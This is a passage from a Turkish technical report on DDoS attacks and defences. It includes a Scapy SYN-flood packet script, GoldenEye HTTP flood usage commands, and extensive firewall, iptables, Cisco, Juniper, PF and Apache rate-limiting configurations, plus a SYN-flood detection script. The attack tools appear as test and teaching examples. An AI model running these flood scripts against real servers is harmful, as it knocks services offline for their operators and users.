Özellikle syn flood paketleri üretmek için kullanılır. Python dili kullanılarak oluşturulmuş bir scrip'tir.

Scapy.py script örneği aşağıdaki gibidir;

```
#!/usr/bin/env python
```

```

# Name : Subodh Pachghare
# CyberSpace Name : HaX0R (Cyberninja)
# Website : www.thesubodh.com
# Description : SYN Flood Packet creation for iptables
prevention solution
import sys
from scapy.all import *
#conf.verb=0
print "Field Values of packet sent"
p=IP(dst=sys.argv[1],id=1111,ttl=99)/TCP(sport=RandShort(),dport=[22,80],seq=12345,ack=1000>window=1000,flags="S")/"HaX0r SVP"
ls(p)
print "Sending Packets in 0.3 second intervals for timeout of 4 sec"
ans,unans=srloop(p,inter=0.3,retry=2,timeout=4)
print "Summary of answered & unanswered packets"
ans.summary()
unans.summary()
print "source port flags in response"
#for s,r in ans:
# print r.sprintf("%TCP.sport% \t %TCP.flags%")
ans.make_table(lambda(s,r): (s.dst, s.dport, r.sprintf("%IP.id% \t %IP.ttl% \t %TCP.flags%")))

```

Örnek kullanım şekli ise;

```
python SYN_Flood_Scapy.py <hedef_ip_adres>
```

2.9.6 GoldenEye HTTP DDOS

Web sunucularına get/post isteğinde bulunarak saldırı yapılmasına yarayan küçük bir pyton script'idir.

```

####
METHOD_GET = 'get'
METHOD_POST = 'post'
METHOD_RANDOM = 'random'

JOIN_TIMEOUT=1.0

DEFAULT_WORKERS=10
DEFAULT_SOCKETS=500

```

Örnek kullanımı;

```
./goldeneye.py http://www.website.com/ -w 10 -s 10 -m random
```

Yukarıdaki komuttaki parametrelerin açıklaması ise ;

-m : Rastgele get veya post isteği.

-w: 10 = Aynı anda yapılması istenen istek sayısı.

-s : 10 = Anlık istek miktarı.

3. DDOS SALDIRILARI SAVUNMA YÖNTEMLERİ

Her ağ ve sistemin hizmet verdiği durumlar kendi zaafiyetlerini oluşturmaktadırlar. Örneğin dışarıya açık (public) bir DNS sunucusu daldırılarını öncelikle DNS servislerine yönelik olacaktır. Aynı şekilde bir internet sitesi http/get saldırılarının hedefi olacaktır. Saldırılara karşı korunacak sistemlerin analizinin iyi yapılması, zaafiyet barındırabilecek noktaların tespit edilmesi ilk hazırlık devreleri olarak düşünülebilir.

Sistemin alt yapısının omurga sisteminden başlayarak yedekli yapılarda bulundurulması, ağ servislerinin yük kapasitelerinin esnek yapıda olması, yük dengeleyicilerin kullanımı vb önlemler ile hat ve servis izleme, saldırının en erken şekilde tespit ve yorumlanması büyük önem arz etmektedir.

Ana başlıklar halinde sıralamak gerekirse;

- Sistem içerisinde çalışan tüm cihazlar (Layer 2 cihazlarından Layer 7 uygulamalara kadar) zaafiyet noktaları veya zaafiyet oluşturabilecek noktaları belirlenmeli, bir saldırı durumunda kapatılabilecek veya trafik limitleme kısıtlaması konulabilecek bölümler tespit edilmelidir.

- Layer 7 de kullanılan yazılımların kaynak kod analizleri yapılmalı ve stres (stress/fuzz testing) testine alınmalıdır.

- Ağ, ağ cihazları düzenli olarak DDOS testine alınmalıdır.


- Sistemlerin özelliklerine göre yapılan DDOS testi çeşitlendirilmelidir (ssl, packet generating, stress test, slowloris vb uygulamalar ile)

3.1 DDOS Saldırılarına Karşı Alınabilecek Önlemler

3.1.1 Trafiği Bölme

Kurum ağlarında dış ağlara hizmet veren sunucular ile kurum ihtiyaçları için kullanılan yapının farklı ağ adresleri ile dış dünyaya erişimleri önem arz etmektedir. Bu şekilde DDOS saldırısı anında alınacak önlemlerin diğer segmentleri etkilemesi önlenmiş olur.

Sunucular üzerindeki ağ trafiklerinin tek bir sunucuda toplanmasını engellemek için yük dengeleyiciler kullanılmalıdır. Bunlar trafiği bölerek sunuculara eşit miktarda dağıtırlar. Bu şekilde sunucular üzerinde sistemelerin daha az yorulması amaçlanır.



Şekil 30 : Yük dengeleyici kullanarak trafiği bölme

3.1.2 Sadece Gerekli Trafiğe İzin Verilmesi

İnternet ortamına hizmet veren sunucularda gerekli portların açık olması port kaynaklı saldırılara sebebiyet verecektir. Sunucularda sadece hizmet verdikleri uygulamalar için gerekli olan portlar açılmalı, Firewall ve IPS'ler ise sadece bu portlara izin vermelidir. Gereksiz portların açık olması farklı port ve servislerden gelecek saldırılara sebebiyet verebilir.

Aşağıda nmap ile yapılan bir sorunun çıktısı görülmektedir. Hedef sunucuda birden fazla port açık olduğu ve bunların riskli olabileceği sonucu çıkarılabilmektedir. [3], [13]

```
Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftpd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3     IMail pop3d 7.15 931-1
135/tcp   open  mstask   Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc    Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows
```

Şekil 31 : NMAP ile açık port tespiti

3.1.3 Kota Sınırlama (Rate Limiting)

Trafik kotası yöntemi ile saldırıya hedef olan sunuculara erişimin zaman,bant genişliği,ip adres aralığı gibi belirlenen kaynakların kısmı olarak kısıtlanmasıdır. Kısıtlamalar ISP, DDOS önleme yazılım veya cihazları ve sunucu sistemlerinden uygulanabilir.

Bu uygulamanın en büyük sorunlarından birisi kısmı olsada kesintiyte sebep olmasıdır. Ancak ek bir önlem olarak sunucular dağıtık bir yapıda ise ;

Örnek limiting parametreleri (Linux) ;

→ Fin istekleri için timeout sınırlaması

```
net.ipv4.tcp_fin_timeout = 15
```

→ DDOS koruma uygulaması/cihazında default tcp keepalive değeri belirlenmesi;

```
net.ipv4.tcp_keepalive_time = 1800
```

→ Tcp-time-wait değerinin belirlenmesi (Bağlantılarda yapılan her siteğe cevap verilirken her bağlatı tablolarında tutulur ve bu tablolar dinamik olarak güncellenir. DDOS saldırıları esnasında bu tablolar çok büyüyecektir. Bu tablolarının tutabilecekleri log (buffer) sayılarının düşük olması Firewall'ın bir süre sonra cevap veremez hale gelmesine neden olacaktır.

```
Linux : net.ipv4.tcp_max_tw_buckets = 1440000
```

```
Juniper : set zone dmz screen limit-session source-ip-based  
1 set zone dmz screen limit-session source-ip-based
```

Cisco :

```
hostname(config)# threat-detection scanning-threat shun  
except ip-address xxxx
```

```
hostname(config)# threat-detection rate scanning-threat  
rate-interval 1200 average-rate 10 burst-rate 20
```

```
hostname(config)# threat-detection rate scanning-threat  
rate-interval 2400 average-rate 10 burst-rate 20
```

→ Hedef kaynaklı ip kısıtlamaları örneği;

```
set zone untrust screen limit-session destination-ip-based 4000
```


```
set zone untrust screen limit-session destination-ip-based
```

→ CPU'yu yoran istekler için belirli bir kara liste (blacklist) belirlenip engelleme örneği;

```
set cpu-protection blacklist id 1 1.1.1.0/24 2.2.2.0/24
protocol 17 srcport 5 dst-port 7 timeout 0
```

3.1.4 SYN Flood Saldırılarına Karşı Koruma

SYN koruması SYN paketlerine limit konulması işlemidir. Trafiğin belirli bir değeri aşması durumunda cihaz SYN paketlerini proxy üzerinden yanıtlamaya başlayacaktır (Şekil 29). Temel olarak Syncookie tablolarından yararlanmak veya Synproxy ile engellenebilmektedir.



Şekil 32 : SYN istekleri sonucunda oturum tablolarının dolması

SYN paketleri kullanarak yapılan saldırılarda saldırgan hedefe doğru sürekli olarak SYN paketleri gönderir. Hedef de her isteğe bir ack paketi ile cevap verir. Saldırı esnasında yapılan SYN istekleri, kaynak ip adresleri rastgele oluşturulur ve hedef sistem karşı taraftan bir üçlü el sıkışmayı tamamlamak için cevap bekler ve bu arada isteği hazıfasında (tablo) tutar.

Şekil 31'de görülen eşik değeri noktası aşılmaya başlanması sonucunda SYN proxy kendisine gelen aynı ip aralıkları (zone) üzerinden yeni istek kabul etmez

veya ikinci SYN isteği gelene kadar bekler. İkinci isteğin gelmesi isteğin gerçek olduğunu büyük oranda göstermektedir. Bu şekilde ikinci SYN isteğini göndemeyen istekler silinir.

SynFlood saldırısı esanında yapılabilecek en önemli noktalardan birisi TCP timeout değerinin düşük tutulmasıdır. Güvenlik cihazlarındaki durum (state) tablolarının dolmasını engellemek veya dolduktan sonra tabloları silmek gerekmektedir.

SYN Flood saldırılarına karşı SYN Proxy yapılandırma örnekleri aşağıdaki gibidir. [10]

Juniper Firewall:

```
set zone untrust screen syn-flood
```

```
set zone untrust screen syn-flood attack-threshold 1000
```

→ Alarm seviyesi belirlenebilmektedir.

```
set zone untrust screen syn-flood alarm-threshold 2000
```

```
set zone untrust screen syn-flood source-threshold 250
```

```
set zone untrust screen syn-flood destination-threshold 1000
```

Iptables Firewall:

```
# iptables -A INPUT -m state --state INVALID -j DROP
```

```
# /sbin/sysctl -w net/netfilter/nf_conntrack_tcp_loose=0
```

Daha geniş bir hali ile aşağıdaki komut uygulanabilmektedir.

```
# iptables -A INPUT -i $DEV -p tcp -m tcp --dport $PORT -m state --state INVALID,UNTRACKED -j SYNPROXY --sack-perm --timestamp --wscale 7 --mss 1460
```

```
iptables -A OUTPUT -p tcp -s <sunucu_ip> --tcp-flags RST RST -j DROP
```

```
iptables -A OUTPUT -p tcp -s <sunucu_ip> --tcp-flags RST RST -j DROP
```

Syn Flood saldırılarını tespit edip önlemede kullanılan örnek bir script aşağıdaki gibidir (iptables firewall ile entegreli)[21],[11]

SYN_Flood_Prevention.sh script

```
# Description : SYN Flood Prevention using iptables against Scapy
SYN packets generated
> /var/log/DDOS_IP.log
> /tmp/test1.txt
> /tmp/test2.txt
trap "echo ;echo Caught EXIT signal;iptables -F;echo Iptables
entries cleared;echo HaX0R SVP" EXIT
while true;
do
date >> /var/log/DDOS_IP.log
netstat | grep -E "ssh|www" | grep -iv ESTABLISHED | awk '{print
$5}' | cut -d : -f 1 | sort | uniq -c >> /var/log/DDOS_IP.log
for pip in `netstat | grep -E "ssh|www" | grep -iv ESTABLISHED | awk
'{print $5}' | cut -d : -f 1 | sort | uniq`
do
conntrack=`netstat | grep -E "ssh|www" | grep -iv ESTABLISHED | awk
'{print $5}' | cut -d : -f 1 | grep $pip | wc -l`;
while read line
do
if [ "$line" = "$pip" ]
then
continue 2
fi
done < /tmp/test2.txt
if [ "$conntrack" -gt "25" ]
then
iptables -I INPUT -s $pip -p tcp -j REJECT --reject-with tcp-reset
echo "$pip" >> /tmp/test1.txt
fi
done
cat /tmp/test1.txt | sort | uniq > /tmp/test2.txt
sleep $1
done
```

PF Firewall;

```
pass in on $ext_if proto tcp to $web_server \
    port www keep state \
    (max 200, source-track rule, max-src-nodes 100, max-src-states 3)
```

Limit sınırlaması için;

max-src-conn number

max-src-conn-rate number / interval

Cisco Firewall:

```
hostname(config)# threat-detection basic-threat

hostname(config)# threat-detection rate {acl-drop | bad-
packet-drop | conn-limit-drop | dos-drop | fw-drop | icmp-
drop | inspect-drop | interface-drop | scanning-threat | syn-
attack} rate-interval rate_interval average-rate av_rate
burst-rate burst_rate
```

3.1.5 IP Adres Defterleri Oluşturma

Sisteme daha önce bağlantı yapmış ip adresleri için beyaz liste ip tanımı kullanarak izin verilebilir. Aynı şekilde ip adreslerini ülke bazında da kısıtlamak mümkündür. Ancak saldırgan çoğu zaman spoof ip adresleri kullandığı için bu yöntem çok az sonuç vermemektedir.

3.2 HTTP Saldırılarına Karşı Korunma

3.2.1 Web Sunucularında Yapılabilinecek Limit Sınırlandırmaları

Aşağıda Apache Web Sunucusunda HTTP Flood saldırıları için bir limit sınırlandırma örneği bulunmaktadır.

```
# size of hash table
DOSHashTableSize 4096

# requests for the _same_ page per interval and client
DOSPageCount 20

# requests for any object by same client
DOSSiteCount 300

# threshold in second intervals
DOSPageInterval 1
DOSSiteInterval 1
DOSBlockingPeriod 30

#DOSCloseSocket On

#DOSSystemCommand "/sbin/iptables -I INPUT -s %s -j DROP"
DOSWhitelist 127.0.0.1
```

DOSEmailNotify your@email.com

DOSLogDir /var/log/httpd/evasive.log

3.2.2 HTTP Redirect Authentication

Web sunucusuna gelen ilk GET isteğine cevap vermemesi kaynağa http 302 cevabı dönmesi ve kaynağın GET isteğini yenilemesi esasına dayanır. Bu şekilde isteğin gerçek bir kullanıcı olduğu anlaşılır.



Şekil 33 : Http redirect yönteminin adımları.

3.2.3 WAF (Web Application Firewall) Kuralları

Web Application Firewall'lar web ve veritabanı sunucularına gelen istekleri analiz eden uygulama/donanımlardır. Kendi veri tabanında bulunan saldırı imza ve parametreleri ile gelen istekleri analiz ederler.

Firewall ve IPS donanımlarından farklı olarak daha gelişmiş üst katman politikaları yazılabilmektedir.

Bu politikalara örnek olarak;

- HTTP port/servis koruma politikaları,
- Trafiği izleyerek belirli zamanlı/istek yoğunluklu kara liste (black list) hazırlanması,
- Zararlı yazılım (malware) güncellemelerinin alınması,

- WAF ürünlerinin Anti Virus yazılımları ile entegre edilmesi,
- Trojan korumalarının aktif edilmesi,
- Veritabanı erişimlerinde süre-istek yoğunluğu bazında kısıtlamalar,örnek olarak verilebilir.

3.2.4 CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)

Captcha uygulama ve sunuculara yönelik yapılan isteklerin gerçek istekler olup olmadığını tespit edebilmek için geliştirilmiştir.

Web üzerinden gerçek kişiler tarafından yapılan istekleri, otomatik olarak yapan yazılımlardan ayırmak için oluşturulan, tarama sistemlerinin okuyamayacağı, sadece insanlar tarafından okunabileceği yazı veya simgelerden oluşan şekillerdir.



Security Check

Enter **both** words below, **separated by a space**.
Can't read the words below? Try different words or an audio captcha.

Lowenbein Wardrall

Sick of these? Verify your account.

Text in the box: What's This?

Submit Cancel

Şekil 34 : Web uygulamaları için captcha arayüzü.

Sunucu kendisine gelen aynı kaynaktan olan isteklerin belirli bir seviyeye ulaşması sonucu istek yapan kullanıcıya captcha ekranı çıkar ve kullanıcı doğrulama yaptıktan sonra işlemine devam edebilir.

3.2.5 İşletim Sistemleri Bazında Önlemler

Gerek kurumsal ağlarda gerekse ev kullanıcıları farkında olmadan botnet ağlarına dahil olmuşlardır. Kullanıcı bilgisayarlarına çeşitli yollarla bulaştırılan


zararlı yazılımlar DDOS ağıları için kullanılmamanın yanı sıra kimlik hırsızlığı spam gönderme ağıları vb etkilere maruz kalmaktadır.

Standart ev veya kurum kullanıcıları bu tür zararlı yazılımlara maruz kalmamak için işletim sistemlerini sürekli güncel tutmalı, işletim sistemi ve kullandıkları uygulamaların yama ve güncelleştirmelerini edinmeleri, antivürüs gibi güvenlik ürünlerini günlük olarak güncellemelidirler.

3.2.6 Örnek Bir Altyapı Şeması

Şekil 32’de uygulama (web,DB vb) ve veritabanı segmentlerine bölünmüş ve bu segmentlere hem in ağlardan hem dış ağlardan erişim olduğu görülmektedir.

Sarı renkte gösterilmiş noktalar DDOS korumasının konumlandırılacağı, savunma listlerinin çalışılacağı yerlerdir.



Şekil 35 : Kurumlar için güvenli altyapı şeması

Şekil 34’de kırmızı kesik çizgiler ile internet ve diğer ağ ortamlarına açık olan http servisinin kullanılması ile gerçekleşebilen saldırıları temsil etmektedir. Sunucu tcp/80- tcp/443 portundan dışarıya açık olduğu için çoğu zaman gelen paketler Firewall ve diğer filtrelemelerden geçebilir ve uygulama segmetine erişebilir. Web sunucu üzerinde yapılabilecek limit – oturum kısıtlamaları bu esnada uygulanabilir. Bunun yanı sıra sunucu segmentinin önüne konumlandırılacak WAF ile http paketlerinin başlık verileri okunarak get saldırılarına karşı önlem alınabilmektedir.

Ağların girişlerine konumlandırılan IPS donanımları aynı şekilde network omurgasına da konumlandırılmalıdır. Bu şekilde hem iç ağlarda oluşan anormal trafikler tespit edilebilir hemde diğer segmet, vpn ağları vb yerlerden gelebilecek saldırılara karşı önlem alınmış olur.

ISP korumasından geçebilecek paketler yönlendiriciye gelmeden süzülmesi yönlendiricinin yükünü azaltacaktır. Yönlendirici üzerinde yazılacak access-list’ler ile network saldırılarına karşı destekleyici olacaktır.

Yük dengeleyiciler kendilerine gelene trafiği normal şartlar altında zaten kaynaklara eşit dağıtmaktadırlar. Bu dengelemenin rolü trafik anormalliklerinde trafiğin arka planda çalışan sunuculara eşit dağılmasını sağlayarak sistemin devamlılığında rol oynayacaklardır.

Ancak önemle belirtmek gerekir ki DDOS saldırılarında en kapsamlı koruma ISP ağlarından yapılacak önlemlerdir. ISP’lerde kullanılacak anormallik tespit sistemleri trafiği daha geniş ağlarda ölçebildiği için zararlı trafik ile normal trafik arasındaki ayrımı daha sağlıklı yapacaktır.


4. SONUÇ

Daha önce de belirtildiği gibi gerek network katmanında gerekse daha üst katmanlarda yapılan saldırıların temel sebebi protokol ve uygulamaların tasarımlarındaki zaafiyetlerden kaynaklanmaktadır. Uygulamalardaki tasarım hataları iyileştirilebilir olsa da protokollerdeki tasarım hataları için bu mümkün

görünmemektedir. Protokollerin sebep olduğu zaafiyetlerin etkilerini en az'a indirmek için kurum ağlarında sağlam bir altyapıya ihtiyaç vardır.

Layer 3-7 arasında alınması gereken önlemler [31];

Donanım	Katman	Kontroller	DDOS Önleme
Firewall	4-7	Flow inspection Deep inspection	Bağlantı sınırlaması, Syn Cookie Proxy
Router	3-4	Paket inspection Frame inspecion	Erişim listeleri, Erişim sınırlamaları



Şekil 36 : ISP'ler için URPF yapılması gereken noktalar.

Şekil 33'de detaylandırılmadan anlatılan yapıda ISP ağlarında aktif edilmesi gereken URPF görülmektedir. Bu şekilde spoof edilmiş ip paketleri engellenmiş olacak, kurum IPS'sine gelen paketlerin bir kısmı süzölmüş olarak gelecektir.

Kurum ISP'si içinde yapılacak trafik ve anormallik takip sistemleri ile trafikler daha doğru analiz edilecektir. Böylece kötü niyetli trafikleri normal trafiklerden ayırt etmek kolaylaşacaktır.

Kurum network'ünün giriş noktasına yerleştirilecek DDOS koruması ile iyi bir sonuç alınacak ise de ISP network'ünde konumlandırılması daha doğru olacaktır. ISP network'üne entegre edilecek bir DDOS koruması paket analizlerinde daha çok doğru kararlar verecektir.

ISP yönlendiricilerinde aktif olarak izlenen unicast reverse-path-forwarding (URPF) belirli bir ağa ulaşmaya çalışan kaynağı hatalı olan paketleri engelleyecektir.

UPRF her ağ sistemi veya ISP'nin kendi omurgası yada alt ağlarında çıkan ip paketlerinin kaynağını kontrol etmesidir. Örneğin x.x.x.x ip adresin (başka bir ISP ağına ait) kaynaklı bir paket başka bir ISP ağına doğru istekte bulunduğu zaman bunun belirlenmesi ve paketin yok edilmesidir. URFP IETF tarafından RFC5635 (Remote Triggered Black Hole) ile açıklanmıştır.

